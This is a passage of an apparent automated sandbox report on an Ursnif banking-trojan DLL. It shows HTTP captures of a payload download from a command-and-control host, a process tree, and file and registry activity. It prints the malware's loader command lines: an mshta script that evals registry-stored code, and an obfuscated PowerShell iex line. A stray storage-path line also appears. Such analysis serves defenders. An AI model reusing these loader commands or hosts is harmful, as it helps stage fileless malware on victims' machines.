58 6b 0f 92 a9 0b 63 52 5b 7a ea 5f 62 a0 44 4c 75 f2 da 5b eb 5e 83 12 b8 fd 78 fe 3b 2c 22 df b9 67 d5 3c 26 5a b5 8c 75 15 01 c3 ad 77 e9 a7 ab e1 a2 8b 8c 78 bb ad 06 14 1e 5e 87 ec 3e 07 c3 ad 01 77 8b 57 fc 05 d8 16 1e 4e 8b 07 d4 1d e7 08 b5 a3 4c 13 2c 9d 03 32 41 87 19 50 ea 86 b3 78 c0 6d 6a e6 b8 e2 c9 47 9f b8 38 d5 fc e1 77 d7 c1 84 b6 d6 a9 c7 a2 ca d8 64 df 5b 01 9c cd 4b ef fe 8c 31 87 e1 bd 54 31 85 67 0c 53 08 aa 54 0b 73 31 82 62 e0 db 18 d4 2a f5 51 a9 8e 45 af 32 54 26 99 57 cb 7b 56 a7 9a a2 e9 3a 31 6d 43 92 44 ed d5 75 d8 13 9c e9 21 65 ee aa 30 84 67 b1 b1 53 fc 98 23 48 82 56 84 5d 2d cc 3f 84 c6 69 8b aa 37 41 c0 89 ad cc 42 d4 c4 79 61 50 38 a4 c7 b8 98 c4 c7 5d 1f 4b f9 06 ac 4b b4 21 ab 3a 7c b2 bb 79 3b 30 e8 6a 13 f3 df d0 f3 be c1 f6 f3 83 f7 74 29 04 e1 9e b6 97 81 70 93 f9 89 3c 6f 57 ad 0f 1e fd 75 c3 85 21 93 81 18 b0 09 7b 55 22 8d a8 2f 15 23 8b 97 46 92 8d e5 7d 76 0d b5 88 18 3c 3e b3 1b 91 e8 7a d6 96 48 06 08 a5 54 28 32 ac 83 0a e2 61 21 c1 08 9a c6 7e 8c 5e e8 d3 cf 59 f5 22 b1 bf 76 3d 0d 01 95 4a f7 2e 66 9d 22 8a c9 c3 c0 a9 92 f6 f6 df 04 c9 03 1c cf b7 9a 98 3a 44 2a 58 a4 a3 84 68 12 fe 36 03 ae 3a 27 cf e4 27 21 7a 6a 86 a3 3e 85 f2 a9 23 61 de c2 31 86 0a ff d6 98 fd 5d 34 67 f4 d0 fd 95 cb 7c 56 98 e4 c9 18 46 25 36 78 cf 98 89 fe 4a 3b 1c b8 4c d3 8b 9e 72 af 49 d5 36 d6 3f b3 2a 79 6c 24 e7 91 4a 46 04 60 06 b4 2e 71 7d 55 a7 0a 7f 5e f3 56 6b 11 94 9f 6c 59 8f 2c b4 2a 65 c6 5d 8f 5b b7 1b fd c4 81 a4 21 3f dc f4 bb 16 9b de de a5 ef ca b9 73 80 43 46 30 73 a2 a7 4b f1 e9 7c 57 32 09 a1 db fa b6 60 19 41 76 85 d0 84 7b 36 03 64 a0 9c 91 02 f1 c4 58 f5 9c f0 c9 3f 75 04 72 db eb 64 32 84 72 e8 fc a8 3b 70 2b 0a 5d 45 b4 53 8c 22 e1 76 a9 e2 bd ea 13 06 d6 05 35 74 2d f7 c9 66 da 1c 65 ee 2b 8c d8 15 22 5b b3 a8 87 5a 2d c7 ef 85 5c fc a8 41 99 06 de 19 c5 4f 75 c3 7e e5 5f 15 6c 52 3b 19 45 28 70 5e ca a7 5f b3 94 07 2d 71 5c 92 b3 b9 c4 b5 9c a5 70 28 f1 b6 60 81 fe 30 84 85 1e a9 47 3c 94 02 47 9a bd 6b 28 e2 4a e8 42 7a 42 ba 0a 90 67 15 9e 82 5b b7 a3 8e 3e 63 5a 61 e8 94 bf c3 6b 70 dc 58 a1 1c 6e 8b 6e a9 a3 1b ca e9 b8 be 7d 86 cb 31 47 06 f7 44 d0 b5 86 49 d4 7e ad cb 1f 2e ae 94 db 5b 7f a1 38 6a 55 68 37 b2 50 7c 16 ad 01 ce 81 4d 75 81 aa 3b 38 98 ed d9 90 25 62 28 b6 0c c5 36 48 4e e6 ba 32 5b a6 46 09 88 1d 65 53 87 b3 00 c0 cf 3d 03 50 9c 90 d7 97 d5 70 9b 1e 0c c7 f5 27 1a b3 05 d4 64 c4 d8 10 bc 32 32 90 98 3d 0d aa 5d 86 ac cd 53 b0 4c c9 15 a0 d0 95 1e 7b 83 77 cf 48 53 9b e7 da 6c 7a 62 34 56 46 6d f5 40 0c e1 3e 07 ed 28 a7 e7 16 e6 cf 01 fd ea 4e 9e b0 77 9d 7a 44 74 6c 24 5a 42 f5 47 2d 6c c1 8f 5b 74 8d 1d 8e a3 e6 ca 37 67 a2 be f7 09 af 7c f5 ec c1 da de 29 4e 6a 98 d2 65 1c Data Ascii: *ui}nAr="09$Mg0#&/h(CWy,i?As$uR+JF 9l&XkcR[z_bDLu[^x;,"g<&Zuwx^>wWNL,2APxmjG8wd[K1T1gSTs 1b*QE2T&W{V:1mCDu!e0gS#HV]-?i7AByaP8]KK!:|y;0jt)p<oWu!{U"/#F}v<>zHT(2a!~^Y"v=J.f":D*Xh6:"!zj>#a1]4g |VF%6xJ;LrI6?*yl$JF`.q}U^VklY,*e][!?sCF0sK\|W2`Av{6dX?urd2r;p+]ES"v5t-fe+"[Z-\AOu~_lR;E(p^_-q\p(`0G<Gk(JBzBg[>c ZakpXnn}1GDI~.[8jUh7P\|Mu;8%b(6HN2[FeS=Pp'd22=]SL{wHSlzb4VFm@>(NwzDtl$ZBG-l[t7g|)Nje


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49765	121.136.102.4	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:42.969882965 CET	2028	OUT	GET /drew/OgX0J5PbJW4/wt7t22qhvnCn1v/lLndh_2BLbj_2BgCTZodo/VhmNj74z1QOstcs1/NN90KirQSsQ7O2C/HXs9eov9kNfgxo2ZRo/blD2X9oTA/M3ehnbfCXj_2BeiQgXKb/ucd0O60r4p_2FWGe4LI/GsQ05hEXJYX7DSeaALXgs4/LJcXahVRDT7HM/rEWRRjo9/OWoa99fWOrLG2ix_2FmfkKa/0wqwnttzjd/MMGwD_2BqOxL_2FmQ/i0rZ3L37/7n5Zr.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 11:10:44.144296885 CET	2030	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 24 Jan 2022 10:10:43 GMT Content-Type: application/octet-stream Content-Length: 1799 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61ee7b23d0d7a.bin" Data Raw: 2f be fa 62 aa 0e 3f 24 30 cc bf bd 83 b8 b3 4e b6 4a 3a 56 99 80 c4 4b f2 ed a3 58 c3 70 7c 62 c2 c3 4f 1b b6 39 68 1c f1 26 ee 81 7b 24 90 9e fc 61 e3 3c dc b5 7e 7c 09 dd 80 94 e2 46 59 f2 50 bc c3 e5 51 1b 39 3a b5 9f c4 e0 26 89 65 59 50 87 2d 33 81 a8 6a 32 3c dc 30 7f ec 91 21 86 0f de 7b d4 55 21 29 ff a3 09 fd b8 cb e4 27 86 67 29 95 16 9f b4 b5 48 a4 0b 17 fe fc 2a 59 ba 01 f4 59 bb 4a 33 8e 0c ca 99 57 90 d5 60 fa b5 06 d5 0b a6 88 f1 c4 43 3d 72 ff 8d 23 ab ed 99 af b4 56 01 b5 91 e5 16 6d bf 18 08 9e aa 55 d1 e2 7d d8 68 06 b3 f2 48 b6 8d bf 9a 4e f7 c4 4d bd 85 8e 7a ec fd 41 8b 82 f8 2a 7a a7 08 57 e3 a2 24 07 fb 52 71 70 dc f6 23 7e 28 a1 23 8b e2 82 6d ec 82 b2 58 31 25 5d 49 50 50 1e 4f ff 31 a8 60 d7 49 f3 6d a6 b6 34 54 0c 0d 4e a0 e2 fc 5e 2d ad 2c 59 8b 72 13 33 62 4e 76 a0 f9 ec 8a d4 57 5d 7a ce fc e9 a1 12 7d 02 8d 96 63 68 48 c2 31 ab 0d dd c5 c8 61 2d 19 d1 23 e8 01 14 4d c8 58 f3 ec 11 e4 32 2c 61 4d b6 99 2e e2 41 98 f1 23 61 3d e8 66 33 29 8b 71 6a fb 56 2c bc c0 82 e2 6b 02 5e 6a 06 ff 8b 4c 93 d9 f8 72 86 ee 65 62 e4 be ac 2b 7c 0c 7b 3c 6a d0 7f c7 73 e9 1a 23 3d c2 ff 6f e6 44 e8 50 cb cf cb bd ab 28 f3 62 93 11 d9 06 96 f2 e6 a4 d4 b0 e4 fe 21 d2 cd cd 4b d5 6c 15 bd 05 d4 c4 4b 42 f8 48 ef b3 8c 82 9d 41 54 a5 52 1d 75 c6 ef 60 f5 fa 44 fc c5 cf b1 20 29 d0 7d 3c 32 04 26 a4 01 cf 6b ab da ac 61 d6 50 9b b9 af a5 86 33 c2 f0 ad bc 8c 38 0c 74 b3 c8 b4 14 7e 8e 3c ab 9c 7d 26 da 6f 21 a1 08 e3 29 48 77 31 fb aa 1b f0 3c d6 06 65 f5 34 eb f4 9f 1a 1d 8b 28 a7 f2 c2 f8 72 5a 44 d1 91 60 6b d2 aa 0e 56 a7 46 f7 cc b3 c7 e1 01 db c7 91 80 69 62 69 51 3a e7 22 2c 1b 76 91 82 e9 c9 24 c5 49 84 85 91 e6 6d e6 6d e4 5a f6 3b 8e 48 f2 43 1d 56 fc 66 ab 68 1a 09 24 6a 37 75 d5 af 09 99 a0 f7 98 b5 16 5a 86 2b b7 47 c7 a6 67 4c 4d 7c a9 b0 02 38 2c 02 87 62 b1 03 12 ff 45 14 93 59 2c 4f 45 30 ec 62 11 c5 bd 0e d8 50 82 11 b3 9f c2 ed 00 40 19 c8 d7 b7 cc af d3 6a 6c ee 87 28 1e 97 95 ac a2 4f b7 a0 56 47 6d 16 77 1f 39 a7 5d 65 d5 96 75 e9 76 e3 24 a7 99 b7 51 fa 84 23 cf 84 9a 8c be 8c 9e ae b9 ec 1e db dd f5 ea d0 30 92 a8 e7 f2 6a 2d 7e c9 f4 d3 2f f3 2a 4e f3 ef 2a 8c 97 9c 08 92 5d 57 c8 a3 3c 68 c3 37 64 a0 f7 d5 93 c0 01 48 5f 59 2b 79 b8 ba 0e ee 6d b4 f6 51 27 ce 9e ae c8 1b 4d 72 38 3c ea 26 91 96 a9 a0 06 94 0f e5 68 66 3a 9d 10 6c 41 c2 59 42 4d 03 73 46 90 78 17 0a b5 4a 09 34 f9 9f 39 de a6 cb fe d2 99 16 76 3e 16 d9 94 11 f6 04 37 a0 81 58 b3 d1 97 86 73 1a 1e 45 b3 da 46 8f d6 1e 90 35 0e e4 67 28 64 20 51 3c 3c 9b 40 ee 2b 5b 2a f3 e9 22 09 97 df 6a 84 b0 06 b5 44 58 51 ad b9 bf f5 34 b3 b0 80 bd 90 91 3d ac d4 a0 1d 41 21 d7 a1 9b d7 e2 f4 7c 18 f8 bd 3c 8d 23 2f db 5d 83 1f 2e ba 92 79 83 32 40 20 6c e3 c6 56 de 0e 80 d2 80 e5 67 a6 a5 a1 48 c9 98 1b b3 9a 3a 1a 67 01 2d 9b f4 f9 1c d4 c7 91 a0 01 50 03 97 c8 db 06 58 16 53 62 bd ba 1b ad 2b bf 2b 81 88 5f 4d 93 7a 14 39 7a d2 28 47 a1 cc b9 0d 02 53 ea fe 49 83 63 d0 75 47 39 2a 12 45 ce c1 1d 5c 76 48 74 c1 e9 e6 ba fc b4 95 69 52 f1 74 ad 79 2a c8 9d f7 ce Data Ascii: /b?$0NJ:VKXp\|bO9h&{$a<~|FYPQ9:&eYP-3j2<0!{U!)'g)H*YYJ3W`C=r#VmU}hHNMzA*zW$Rqp#~(#mX1%]IP PO1`Im4TN^-,Yr3bNvW]z}chH1a-#MX2,aM.A#a=f3)qjV,k^jLreb+\|{<js#=oDP(b!KlKBHATRu`D )}<2&kaP38t~<}&o!)Hw 1<e4(rZD`kVFibiQ:'',v$ImmZ;HCVfh$j7uZ+GgLM\|8,bEY,OE0bP@jl(OVGmw9]euv$Q#0j-~/*N*]W<h7dH_Y+ymQ'Mr8<&hf: lAYBMsFxJ49v>7XsEF5g(d Q<<@+[*"jDXQ4=A!|<#/].y2@ lVgH:g-PXSb++_Mz9z(GSIcuG9*E\vHtiRty*

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- rundll32.exe
- mshta.exe
- powershell.exe
- conhost.exe
- mshta.exe
- powershell.exe
- csc.exe
- conhost.exe
- cvtres.exe
- csc.exe
- csc.exe
- cvtres.exe
- control.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- explorer.exe
- control.exe
- cmd.exe
- conhost.exe
- PING.EXE
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- rundll32.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **912**, Parent PID: **384**

General

Start time:	11:10:18
Start date:	24/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\61ee6edf7de65.dll"
Imagebase:	0x1050000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.385104161.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.384820134.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.384544638.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.384666912.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.385135380.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.384983299.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.384911047.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.385049802.0000000003E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.393830372.0000000003C6C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.445031558.00000000050A8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6348**, Parent PID: **912**

General

Start time:	11:10:19
Start date:	24/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\61ee6edf7de65.dll",#1
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4848**, Parent PID: **6348**

General

Start time:	11:10:20
Start date:	24/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\61ee6edf7de65.dll",#1
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359568367.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359628903.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.365461570.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359660844.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359611045.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.376576771.0000000004FCC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359512157.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359647508.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.428738020.0000000005EF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359541703.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.359590748.00000000051C8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	PictureMelody	binary	20 4E 00 00 1C 80 00 00 EF 15 D0 13 08 F8 D2 D8 CD C8 87 3A DC 33 68 9E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	59E9093	RegSetValueExA

Analysis Process: mshta.exe PID: **6808**, Parent PID: **3440**

General

Start time:	11:10:39
Start date:	24/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Wulb='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Wulb).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff61ebe0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **3728**, Parent PID: **6808**

General

Start time:	11:10:41
Start date:	24/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name meewolqgy -value gp; new-alias -name wuuiocptps -value iex; wuuiocptps ([System.Text.Encoding]::ASCII.GetString((meewolqgy "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E ").UtilDiagram))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD69D6F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD69D6F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5g4e2etf.ffb.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q3w3dd3l.imi.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\Documents\20220124	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD610CF35D	CreateDirectoryW
C:\Users\user\Documents\20220124\PowerShell_transcript.216554.38uu7uYg.20220124111043.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Users\user\AppData\Local\Temp\hddjt5kh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD606BFD38	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD606BFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5g4e2etf.ffb.ps1	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q3w3dd3l.imi.psm1	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.tmp	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.err	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.0.cs	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.out	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.cmdline	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.dll	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.dll	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.err	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.tmp	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.out	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.0.cs	success or wait	1	7FFD610CF270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.cmdline	success or wait	1	7FFD610CF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5g4e2etf.ffb.ps1	0	1	31	1	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q3w3dd3l.imi.psm1	0	1	31	1	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\Documents\20220124\PowerShell_transcript.216554.38uu7uYg.20220124111043.txt	0	3	ff		success or wait	1	7FFD610CB526	WriteFile
